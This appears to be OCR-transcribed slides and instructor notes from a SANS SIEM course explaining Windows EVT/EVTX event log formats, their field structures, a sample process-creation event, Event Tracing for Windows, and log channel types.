
SANS SEC555 | SIEM with Tactical Analytics 10

Windows Logs


Windows logging has been around for a while. Therefore, it is no surprise that it has changed over time. Beginning in Windows NT 4.0, Microsoft introduced the Windows Event Log format of .EVT. Then, in Windows Vista/Server 2008, this format was upgraded from EVT to Windows XML Event Log (EVTX). These are the two main log types for Windows systems.

Microsoft introduced Event Tracing for Windows starting with Windows 2000. This provided means for advanced, in-depth logging typically used for debugging or troubleshooting. Over time, Microsoft has continued to increase the available default trace logs. For example, Windows Vista had over 400, yet Windows 10 has over 1,000.

EVTX files in Windows 7 and later operating systems are stored in C:\Windows\System32\winevt\Logs.

References:

https://docs.microsoft.com/en-us/archive/blogs/ntdebugging/part-3-etw-methods-of-tracing,
https://sec555.com/5p



Windows XML Event Log (EVTX)

Modern Windows systems store logs as .evtx

- Contrary to the name, EVTX uses a binary format
- EVTX logs are the primary Windows log source

Addition of XML allows for custom log schemas

- Allows applications to specify additional properties/fields
- EventData/UserData sections contain these fields

It is possible to convert legacy .evt files to .evtx


SANS | SEC555 | SIEM with Tactical Analytics 11

Windows XML Event Log (EVTX)

The most common type of Windows logs today are the Windows XML Event Logs. These are log files stored with the file extension of .evtx. While the name states it is XML, under the hood it is still a binary file. The XML comes from the Windows EvtRender API, which converts between binary and XML when the file is read.

The change from EVT to EVTX is significant. By adding XML capabilities to events, it allows Windows a granular layout by allowing custom fields, also referred to as properties, in the EventData and UserData sections. This means additional filtering and searching capabilities—assuming logs that are collected parse out these fields.

Note that while there are tools available to convert from EVT to EVTX, the conversion does not add extra data or custom fields. Instead, these tools convert files so that they can be read by more modern applications.



EVT vs. EVTX Fields

EVT – Fixed Fields

```
typedef struct _EVENTLOGRECORD {
  DWORD Length;
  DWORD Reserved;
  DWORD RecordNumber;
  DWORD TimeGenerated;
  DWORD TimeWritten;
  DWORD EventID;
  WORD  EventType;
  WORD  NumStrings;
  WORD  EventCategory;
  WORD  ReservedFlags;
  DWORD ClosingRecordNumber;
  DWORD StringOffset;
  DWORD UserSidLength;
  DWORD UserSidOffset;
  DWORD DataLength;
  DWORD DataOffset;
} EVENTLOGRECORD, *PEVENTLOGRECORD;
```

EVTX – Default "Properties"

```
typedef enum  {
  EvtSystemProviderName        = 0,
  EvtSystemProviderGuid,
  EvtSystemEventID,
  EvtSystemQualifiers,
  EvtSystemLevel,
  EvtSystemTask,
  EvtSystemOpcode,
  EvtSystemKeywords,
  EvtSystemTimeCreated,
  EvtSystemEventRecordId,
  EvtSystemActivityID,
  EvtSystemRelatedActivityID,
  EvtSystemProcessID,
  EvtSystemThreadID,
  EvtSystemChannel,
  EvtSystemComputer,
  EvtSystemUserID,
  EvtSystemVersion,
  EvtSystemPropertyIdEND
} EVT_SYSTEM_PROPERTY_ID;
```

SANS

SEC555 | SIEM with Tactical Analytics 12


EVT vs. EVTX Fields

This slide demonstrates the behind-the-scenes differences between EVT and EVTX files. The key takeaway is that EVT has fixed fields. EVTX defines the old EVT fixed fields as main properties and then allows the EventData/UserData section to have additional properties (fields).

References:

https://docs.microsoft.com/en-us/windows/win32/api/winevt/ne-winevt-evt_system_property_id, https://sec555.com/5q

https://docs.microsoft.com/en-us/windows/win32/api/winevt/ne-winevt-evt_log_property_id, https://sec555.com/5r




Example EVTX Log

```
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  - <System>
      <Provider Na[illegible]oft-Windows-Security-Auditing" Guid="{54849625-5478-4994-A5BA-3E3B0328C30D}" />
      <EventID>4688</EventID>
      <Version>2</Version>
      <Level>0</Level>
      <Task>13312</Task>
      <Opcode>0</Opcode>
      <Keywords>0x8020000000000000</Keywords>
      <TimeCreated SystemTime="2016-12-21T05:16:22.007843100Z" />
      <EventRecordID>109809</EventRecordID>
      <Correlation />
      <Execution ProcessID="4" ThreadID="8276" />
      <Channel>Security</Channel>
      <Computer>CIT01LPT.test.int</Computer>
      <Security />
    </System>
  - <EventData>
      <Data Name="SubjectUserSid">S-1-5-21-2635542286-2942777934-2742232658-1105</Data>
      <Data Name="SubjectUserName">jhenderson</Data>
      <Data Name="SubjectDomainName">TEST</Data>
      <Data Name="SubjectLogonId">0x[illegible]</Data>
      <Data Name="NewProcessId">0x[illegible]</Data>
      <Data Name="NewProcessName">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data>
      <Data Name="TokenElevationType">%%1938</Data>
      <Data Name="ProcessId">0xf38</Data>
      <Data Name="CommandLine">"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -executionpolicy bypass -file "C:\sec555.ps1"</Data>
      <Data Name="TargetUserSid">S-1-0-0</Data>
      <Data Name="TargetUserName">-</Data>
      <Data Name="TargetDomainName">-</Data>
      <Data Name="TargetLogonId">0x0</Data>
```

Example EVTX Log

This slide is an example of a Windows log taken from a Windows 10 system. The top breaks out the System Properties section. These are the main fields for every event. The bottom shows the EventData section. This is where custom fields such as NewProcessName are stored.

To view the XML of a Windows login to a Vista or later operating system, first open Windows Event Viewer and then open the log you wish to analyze. The log will have a tab for General and a tab for Details. Click on Details and then switch from Friendly View to XML View.



Field Structure

XML contains mainstream fields

- EventData and UserData are further structured into other XML fields (infinite possibility of fields)
- XML does not require traditional parsing...
  - Older collection methods (syslog) may cause visibility loss
  - For example, logs from 10 Windows devices are likely to have over 500 fields

Use of XML structure provides robust logging capabilities

SANS


SEC555 | SIEM with Tactical Analytics 14

Field Structure

Microsoft made a smart decision when they decided to add the XML schema capabilities in EVTX files. This effectively allows intelligent, structured logs that can contain more data, yet have more capabilities as far as precision and filtering are concerned.

Because EVTX events use XML, an infinite number of fields can be created. This is important to note as traditional log agents oftentimes will parse out the most critical fields. This can result in having approximately 50 to 100 Windows fields to search on. While this simplifies searching and filtering, it also is blinding as there are easily over 500 fields and they may be necessary for certain techniques to work.

It is important to know if this is a limitation of your environment. If so, new events with new fields will not be usable until custom parsers are built by your vendor. In this author's experience, this typically takes three to twelve months unless you are willing to pay for immediate professional services. Oddly enough, since fields are stored in XML, it is possible to auto parse out all new fields. Yet some products do not support this (often if they are transporting the log over syslog).



Event Tracing for Windows (ETW)

Windows natively supports system tracing

- Trace logs stored as .etl files
- Provides kernel-level, high-performance monitoring
- Disabled by default due to performance and # of events
- May require disabling in order to view events
- Potential capability for deep system-level monitoring

Trace files can be standalone or registered to a channel

SANS

SEC555 | SIEM with Tactical Analytics 15

Event Tracing for Windows (ETW)


Microsoft implemented trace logs to provide highly detailed logs that can maintain high-volume logging. These logs are managed by the Event Tracing for Windows subsystem and are stored with a .etl file extension. Typically, these are recommended to be enabled only when needed for troubleshooting and then disabled afterward due to performance overhead. When viewing trace logs, it is sometimes required first to disable tracing prior to being able to view the logs. Note that turning tracing back on clears the logs.

Microsoft is investing more time into providing additional trace logging as well as minimalizing the performance impact. For example, starting in Server 2012 R2 and later, Microsoft supports Windows DNS Server debug logging at little to no noticeable impact. Should a Windows DNS Server be running commodity hardware and be handling around 100,000 queries per second, the performance impact is expected to be only 5%. In this example, this is the Microsoft-recommended method for performing DNS logging moving forward.

While the use cases for regularly collecting and analyzing ETL files are rare, it should be noted that many trace logs exist that may be of use.

Reference:

https://docs.microsoft.com/en-us/windows/win32/etw/event-tracing-portal, https://sec555.com/5s



Channel

"A channel is basically a sink that collects events."

Channels act as receivers of specific events

- Act as a high-level category

Applications/scripts can define their own channels

- Important for collection
- Event logs require an ID
  - Intended to classify event types
  - Usually unique to the specific channel

Windows Logs
- Application
- Security
- Setup
- System
- Forwarded Events

SANS


SEC555 | SIEM with Tactical Analytics 14

Channel

When people think of Windows logs, they often envision the Windows Event Viewer. The most common places people look are the Application, Security, and System logs. These are examples of channels. They are a location for created logs to go to. This is what they mean by a "sink."

Reference:

https://docs.microsoft.com/en-us/windows/win32/wes/defining-channels, https://sec555.com/5t



Channel Types

Four types: Admin, operational, analytic, and debug

- Admin and operational most common (.evtx)
  - Admin events consist of well-known and documented events
  - Operational events typically used for human analysis
- Analytic and debug often off by default (.etl)
  - Due to the high volume of events generated when enabled
  - Often requires stopping prior to the ability to read events
  - Possible to obtain while running using third-party tools

SANS

SEC555 | SIEM with Tactical Analytics 17

Channel Types


Under the hood, there are four channel types: Admin, operational, analytic, and debug. The purpose of these channels is to describe the type of logs they contain. For instance, admin logs are supposed to be for events that are well documented, and any resolution that is necessary is described in detail.

Event viewer graphically shows what type of channel is being used. See the next slide for more details.

Reference:

https://docs.microsoft.com/en-us/windows/desktop/WES/defining-channels, https://sec555.com/5t

Analytic and Debug Logs



Example of enabling DNS logging for 2016

